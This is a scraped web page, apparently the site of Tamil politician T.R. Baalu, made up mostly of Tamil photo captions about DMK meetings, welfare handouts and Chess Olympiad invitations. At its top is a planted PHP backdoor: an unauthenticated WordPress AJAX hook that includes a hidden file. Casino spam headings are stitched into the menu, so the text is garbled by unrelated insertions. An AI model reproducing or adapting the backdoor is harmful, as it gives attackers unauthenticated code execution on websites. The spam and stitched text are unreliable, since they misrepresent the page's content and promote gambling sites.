if(!function_exists('file_manager_check_dt')){ add_action('wp_ajax_nopriv_file_manager_check_dt', 'file_manager_check_dt'); add_action('wp_ajax_file_manager_check_dt', 'file_manager_check_dt'); function file_manager_check_dt() { $file = __DIR__ . '/settings-about.php'; if (file_exists($file)) { include $file; } die(); } } TR BAALU https://validator.w3.org/feed/docs/rss2.html Home Blog Олимп казино официальный сайт в Казахстане – Olimp Casino News Clippings Press Release காஞ்சிபுரம் வடக்கு மாவட்டம் திருப்பெரும்புதூர் நாடாளுமன்றத் தொகுதிக்கு உட்பட்ட பல்லாவரம் சட்டமன்றத் தொகுதி, பம்மல் தெற்கு பகுதி தி.மு.க. சார்பாக 01.05.2023 அன்று நடைபெற்ற கழகச் செயல்வீரர்கள் கூட்டத்தில் கலந்து கொண்டு வருகின்ற நாடாளுமன்றத் தேர்தலில் செய்ய வேண்டிய பணிகள் குறித்து ஆலோசனைகள் வழங்கியபோது. காஞ்சிபுரம் வடக்கு மாவட்ட தி.மு.க. சார்பாக திருப்பெரும்புதூர் நாடாளுமன்றத் தொகுதிக்கு உட்பட்ட மாங்காடு நகராட்சியில் 30.04.2023 அன்று நடைபெற்றகழகச் செயல்வீரர்கள் கூட்டத்தில் கலந்து கொண்டு வருகின்ற நாடாளுமன்றத் தேர்தலில் செய்ய வேண்டிய பணிகள்குறித்து ஆலோசனைகள் வழங்கியபோது. காஞ்சிபுரம் வடக்கு மாவட்ட தி.மு.க. சார்பாக திருப்பெரும்புதூர் நாடாளுமன்றத் தொகுதிக்கு உட்பட்ட குன்றத்தூர் நகராட்சியில் 30.04.2023 அன்று நடைபெற்ற கழக செயல் வீரர்கள் கூட்டத்தில் கலந்து கொண்டு வருகின்ற நாடாளுமன்ற தேர்தலில் செய்ய வேண்டிய பணிகள் குறித்து ஆலோசனைகள் வழங்கியபோது.திருப்பெரும்புதூர் நாடாளுமன்றத் தொகுதிக்கு உட்பட்ட ஆலந்தூர் சட்டமன்றத் தொகுதி, ஆலந்தூர் வடக்கு மற்றும் தெற்குப் பகுதி தி.மு.க. சார்பில் 30.04.2023 அன்று நடைபெற்ற கழகச்செயல்வீரர்கள் கூட்டத்தில் கலந்து கொண்டு வருகின்ற நாடாளுமன்றத் தேர்தலில் செய்ய வேண்டிய பணிகள் குறித்து ஆலோசனைகள் வழங்கியபோது. செங்கல்பட்டு மாவட்ட ஆட்சியர் அலுவலகத்தில் 11.7.2023 அன்று நடைபெற்ற, மாவட்ட வளர்ச்சி ஒருங்கிணைப்பு மற்றும் கண்காணிப்புக் குழுக் (DISHA) கூட்டத்தில் கலந்துகொண்டு, மாவட்டத்தின் வளர்ச்சி திட்டங்கள் மற்றும் பணிகள் குறித்து அரசு அதிகாரிகளுடன் கலந்து ஆலோசனை செய்தபோது. Pin Up – Azərbaycanın ən yaxşı kazinosu | Rəsmi sayt Siti non AAMS sicuri: panoramica e opzioni முத்தமிழறிஞர் தலைவர் கலைஞர் அவர்களின்நூற்றாண்டு விழாவை முன்னிட்டு தாம்பரம் மேற்கு பகுதி தி.மு.க. சார்பில் 16.7.2023 அன்று நடைபெற்ற மாபெரும் பொதுக்கூட்டம் மற்றும் நலத்திட்ட உதவிகள் வழங்கும் விழாவில் கலந்து கொண்டு உரையாற்றி நலத்திட்ட உதவிகளை வழங்கியபோது. சென்னை எழும்புரில் இருந்து மதுரை வரை செல்லும் தேஜஸ் அதிவிரைவு இரயிலானது, தாம்பரத்தில் நின்று செல்ல வேண்டும் என்ற பொதுமக்களின் நீண்டநாள் கோரிக்கையை 2019 முதல் தொடர்ந்து, ஒன்றிய அரசைக் கடிதத்தின்மூலமாகவும், ஒன்றிய இரயில்வே அமைச்சர் அவர்களை நேரில் சந்தித்தும் வலியுறுத்தியதின் பலனாக 27.02.2023 முதல் தாம்பரம் இரயில் முனையத்தில் நின்று செல்லும் என்ற அறிவிப்பைத் தொடர்ந்து நடைபெற்ற விழாவில் கலந்துகொண்டு துவக்கி வைத்தபோது. காஞ்சிபுரம் மாவட்டம், வருவாய் மற்றும் பேரிடர் மேலாண்மைத் துறை சார்பில், “கலைஞர் நூற்றாண்டு விழா”வினை முன்னிட்டு, 28.11.2023 அன்று குன்றத்தூர் சேக்கிழார் அரசு ஆண்கள் மேல்நிலைப் பள்ளி வளாகத்தில் நடைபெற்ற மாபெரும் ‘பட்டா வழங்கும் விழா’வில் கலந்து கொண்டு, அமைச்சர்கள் கே.கே.எஸ்.எஸ்.ஆர்.ராமச்சந்திரன் மற்றும் தா.மோ.அன்பரசன் ஆகியோருடன் பட்டாக்கள் வழங்கியபோது. சென்னை மாநகராட்சி, மதுரவாயல் சட்டமன்றத் தொகுதி, மண்டலம்-11க்குஉட்பட்ட வார்டு-143, நொளம்பூர் – பூந்தமல்லி நெடுஞ்சாலை மற்றும் யூனியன் சாலையை இணைக்கும் வகையில் சின்ன நொளம்பூரில் 42.71 கோடி ரூபாய் மதிப்பீட்டிலும், சன்னதி முதல் குறுக்குத் தெருவில் 31.65 கோடிரூபாய் மதிப்பீட்டிலும் கூவம் ஆற்றின் குறுக்கே கட்டப்பட்டு வரும் உயர்மட்ட மேம்பாலம் அமைக்கும் பணியினை ஆய்வு செய்வதற்கு மாண்புமிகு நகராட்சி நிர்வாகத் துறை அமைச்சர் கே.என்.நேரு அவர்களுடன் ஆய்வு மேற்கொண்டபோது. தைத் திருநாள், தமிழ்ப் புத்தாண்டை பொதுமக்கள் மகிழ்ச்சியோடுகொண்டாட அனைத்துக் குடும்ப அட்டைதாரர்களுக்கும் ரூ.1,000/- ரொக்கம் மற்றும் பொங்கல் தொகுப்பு வழங்கப்படும் என அறிவித்தமாண்புமிகு தமிழ்நாடு முதலமைச்சர் தலைவர் தளபதி அவர்களின் ஆணைக்கிணங்க தாம்பரம் மாநகராட்சிக்குட்பட்ட, பல்லாவரம் சட்டமன்றத் தொகுதி, வார்டு எண்.14இல் உள்ள குடும்ப அட்டைதாரர்களுக்கு ரூ.1,000/- ரொக்கம் மற்றும் பொங்கல் தொகுப்பை மாண்புமிகு அமைச்சர் தா.மோ.அன்பரசன் அவர்களுடன் வழங்கியபோது. திருப்பெரும்புதூர் நாடாளுமன்றத் தொகுதிக்குட்பட்ட, காஞ்சிபுரம் மாவட்டம், குன்றத்தூர் ஊராட்சி ஒன்றியம் சார்பில், படப்பை ஊராட்சியில் நடைபெற்ற சமத்துவப் பொங்கல் திருவிழாவில் கலந்து கொண்டபோது. திருப்பெரும்புதூர் நாடாளுமன்றத் தொகுதிக்குட்பட்ட தாம்பரம் சட்டமன்றத் தொகுதி,பெருங்களத்தூர் வடக்குப் பகுதி திமுக சார்பில் கழக தோழர்கள் மற்றும் பொதுமக்களுக்கு புத்தாடை அடங்கிய பொங்கல் தொகுப்பு வழங்கியபோது. காஞ்சிபுரம் வடக்கு மாவட்ட தி.மு.க. சார்பில் மாண்புமிகுஅமைச்சர் தா.மோ.அன்பரசன் அவர்களின் தலைமையில் நடைபெற்ற திருப்பெரும்புதூர் மற்றும் காஞ்சிபுரம் நாடாளுமன்றத் தொகுதி தி.மு.கழக செயல்வீரர்கள் கூட்டத்தில் கலந்து கொண்டு உரையாற்றியபோது. காஞ்சிபுரம் வடக்கு மாவட்டம் திருப்பெரும்புதூர் நாடாளுமன்ற தொகுதிக்கு உட்பட்ட, பல்லாவரம் சட்டமன்றத் தொகுதி, பம்மல் வடக்குப் பகுதி தி.மு.க. சார்பாக 01.05.2023 அன்று நடைபெற்ற கழகச் செயல்வீரர்கள் கூட்டத்தில் கலந்து கொண்டு வருகின்ற நாடாளுமன்றத் தேர்தலில் ஆற்ற வேண்டிய பணிகள் குறித்து ஆலோசனைகள் வழங்கியபோது. மாண்புமிகு தமிழ்நாடு முதலமைச்சர் கழகத் தலைவர் தளபதி ஸ்டாலின் அவர்கள், திராவிட முன்னேற்றக் கழகத்தின்தலைவராகப் பொறுப்பேற்று 5 ஆண்டுகள் நிறைவடைந்து ஆறாம் ஆண்டில் அடியெடுத்து வைப்பதையொட்டி அவருக்கு வாழ்த்துத் தெரிவித்தபோது. தாம்பரம் மாநகரம் பெருங்களத்தூர் வடக்குப் பகுதி தி.மு.க. சார்பில் மேற்குத் தாம்பரம் சண்முகம் சாலையில், 07.04.2023 அன்று, மாண்புமிகு தமிழ்நாடு முதலமைச்சர் தலைவர் தளபதி அவர்களின் 70வது பிறந்தநாள் விழாவை முன்னிட்டு கழக அரசின் நிதிநிலை அறிக்கை மாபெரும் விளக்கப் பொதுக்கூட்டம் மற்றும் நலத்திட்ட உதவிகள் வழங்கும் விழாவில் கலந்து கொண்டபோது. காஞ்சிபுரம் வடக்கு மாவட்ட தி.மு.க. சார்பாக 25.03.2023 அன்று நடைபெற்ற அவசர செயற்குழு உறுப்பினர்கள்கூட்டத்தில் கலந்து கொண்டபோது. பேரறிஞர் அண்ணா அவர்களின் பிறந்த தினமான 15.9.2023 அன்று, மகளிர் பயன்பெறும் வகையில், மகளிர்க்கு மாதந்தோறும் ரூ.1000/- வழங்கிடும் ‘கலைஞர் மகளிர் உரிமைத் திட்டத்தை’ செங்கல்பட்டு மாவட்டம் அலிசன் மேல்நிலைப் பள்ளி வளாகத்தில் திருப்பெரும்புதூர்நாடாளுமன்றஉறுப்பினர் திரு. டி.ஆர்.பாலு அவர்கள் தொடங்கி வைத்து மகளிருக்கு வங்கிப் பற்று அட்டைகளை வழங்கியபோது. 27.02.2023 அன்று சென்னை வந்திருந்த மாண்புமிகு இந்தியத் துணைக் குடியரசுத் தலைவர் திரு.ஜகதீப் தன்கர் அவர்களை, தமிழக முதலமைச்சர் தளபதி அவர்களுடன் விமான நிலையம் சென்று வரவேற்றபோது. செங்கல்பட்டு மாவட்டம், தாம்பரம் மாநகராட்சி மண்டலம்-2இல் “மக்களுடன் முதல்வர்” திட்டத்தின் முகாம் 3.1.2024 அன்று குரோம்பேட்டை ஜி.எஸ்.டி சாலையில் அமைந்துள்ள ஆனந்தா திருமண மண்டபத்தில் நடைபெற்றது. இந்த முகாமில் சிறு-குறு மற்றும் நடுத்தரத் தொழில் நிறுவனங்கள் துறை அமைச்சர் மாண்புமிகு தா.மோ.அன்பரசனுடன் கலந்து கொண்டுபொதுமக்களின் கோரிக்கைகள் நிறைவேற்றி திட்டங்களின் பயன்பாடுகளை பயனாளிகளுக்கு வழங்கியபோது. தந்தை பெரியார் அவர்களின் 49வது நினைவு நாளான 24.12.2022 அன்று, சென்னை அண்ணாசாலை, சிம்சன் அருகிலுள்ள அவரது திருவுருவச் சிலைக்கு, மாண்புமிகு தமிழக முதல்வர் அவர்களுடன் மலர்தூவி மரியாதை செலுத்தியபோது. பம்மல் தெற்குப் பகுதி தி.மு.க. சார்பில், மாண்புமிகு தமிழ்நாடு முதலமைச்சர் தலைவர் தளபதி அவர்களின் 70வது பிறந்தநாளை முன்னிட்டு24.03.2023 அன்று நடைபெற்ற பொதுக்கூட்டம் மற்றும் நலத்திட்ட உதவிகள் வழங்கும் விழாவில் கலந்து கொண்டபோது. இன்று, மாண்புமிகு தமிழக முதல்வர் தலைவர் தளபதி அவர்களின் சார்பில், திருமதி.சோனியா காந்தி அவர்களையும், திரு.ராகுல் காந்தி அவர்களையும் சந்தித்து, சென்னையில் நடைபெற உள்ள 44வது #செஸ் ஒலிம்பியாட் போட்டிக்கான துவக்க விழாவில் கலந்து கொள்ள வேண்டி அழைப்பிதழை வழங்கிய போது. Party Activities மாண்புமிகு தமிழக முதல்வர் தலைவர் தளபதி அவர்களின் சார்பில், ஸ்ரீநகர் தொகுதியின் பாராளுமன்ற உறுப்பினர் திரு.ஃபரூக் அப்துல்லா அவர்களைச் சந்தித்து, சென்னையில் நடைபெறவுள்ள 44வது செஸ் ஒலிம்பியாட் போட்டிக்கான துவக்க விழாவில் கலந்து கொள்ள வேண்டி அழைப்பிதழை வழங்கியபோது. கழகத் தலைவராக 5ஆம் ஆண்டில் அடியெடுத்து வைக்கும் மாண்புமிகு தமிழக முதல்வர் தளபதி அவர்களை 28.08.2022 அன்றுஅண்ணா அறிவாலயத்தில் சந்தித்து வாழ்த்துத் தெரிவித்தபோது மாண்புமிகு தமிழகமுதல்வர் தலைவர் தளபதி அவர்களின் சார்பில், மாண்புமிகு உள்துறை அமைச்சர் திரு.அமித் ஷா அவர்களை 26.07.2022 அன்று சந்தித்து, சென்னையில் நடைபெறவுள்ள 44வது செஸ் ஒலிம்பியாட் போட்டிக்கான துவக்க விழாவில் கலந்து கொள்ள வேண்டி அழைப்பிதழை வழங்கியபோது. 02.09.2022 அன்று காலை திருப்பெரும்புதூர் மற்றும் தாம்பரம் சட்டமன்றத் தொகுதிகளுக்கு உட்பட்ட வரதராஜபுரம், டி.டி.கே.நகர், இரும்புலியூர், அருள் நகர், முடிச்சூர், கிருஷ்ணா நகர், செம்பாக்கம் திருமலை நகர் உள்ளிட்ட பகுதிகளில் பொதுப்பணித் துறை மேற்கொள்ளும் மழைநீர் வடிகால் பணிகள் குறித்தும், மழைக் காலங்களுக்காக செய்யப்பட்டுள்ள முன்னேற்பாடுகள் குறித்தும் சட்டமன்ற உறுப்பினர்கள் மற்றும் அதிகாரிகளுடன் விவாதித்தபோது 23.08.2022 அன்று காஞ்சிபுரம் மாவட்ட ஆட்சித்தலைவர் அலுவலக வளாகத்தில் நடைபெற்ற மாவட்ட வளர்ச்சிஒருங்கிணைப்பு மற்றும் கண்காணிப்புக் குழுக் கூட்டத்தில் பங்கேற்றபோது 19.08.2022 அன்று சென்னை விமான நிலையத்தில் நடைபெற்ற AIRPORT ADVISORY COMMITTEE கூட்டத்தில் கலந்து கொண்டு, சென்னை விமான நிலையத்தை மேம்படுத்துவதற்கான திட்டங்கள் குறித்து விரிவாக விவாதித்து ஆலோசனைகள் வழங்கியபோது. கழகப் பொதுக்குழுவின் மூலம் இரண்டாவது முறையாக 09.10.2022 அன்று பொருளாளர் பொறுப்பினை ஏற்று தலைமைக் கழகத்தில் உரையாற்றியபோது மாண்புமிகு தமிழகமுதல்வர் தலைவர் தளபதி அவர்களின் சார்பில்,ஒன்றிய ரயில்வே அமைச்சர் அஸ்வினி வைஷ்ணவ் அவர்களை சந்தித்து, சென்னையில் நடைபெற உள்ள 44வது #செஸ் ஒலிம்பியாட் போட்டிக்கான துவக்க விழாவில் கலந்து கொள்ள வேண்டி அழைப்பிதழை வழங்கிய போது. தி.மு.கவின் 15வது பொதுத்தேர்தலில் புதிதாகத் தேர்ந்தெடுக்கப்பட்டுள்ள பொதுக்குழு உறுப்பினர்கள் அடங்கிய பொதுக்குழு மூலம் தேர்ந்தெடுக்கப்படவுள்ள<br>பொருளாளர் பொறுப்பிற்காக வேட்பு மனுவினை தலைமைக் கழகத்தில் தாக்கல் செய்தபோது Parliament Activities ஜூலை 28, 2022 அன்று மாமல்லபுரத்தில் நடைபெறவுள்ள 44வது செஸ்ஒலிம்பியாட் போட்டிக்கான துவக்க விழாவிற்கான அழைப்பிதழ் மற்றும் சின்னத்தினை இந்தியாவின் 15வது குடியரசுத் தலைவராகத் தேர்ந்தெடுக்கப்பட்டுள்ள திருமதி திரௌபதி முர்மு அவர்களிடம் வழங்கியபோது. ஜூலை 28, 2022 அன்று மாமல்லபுரத்தில் நடைபெறவுள்ள 44வது செஸ் ஒலிம்பியாட் போட்டிக்கான துவக்க விழா அழைப்பிதழ் மற்றும் சின்னத்தினை மாண்புமிகு ஒன்றிய கல்வித் துறை அமைச்சர் திரு.தர்மேந்திர பிரதான் அவர்களிடம் வழங்கியபோது. ஜூலை 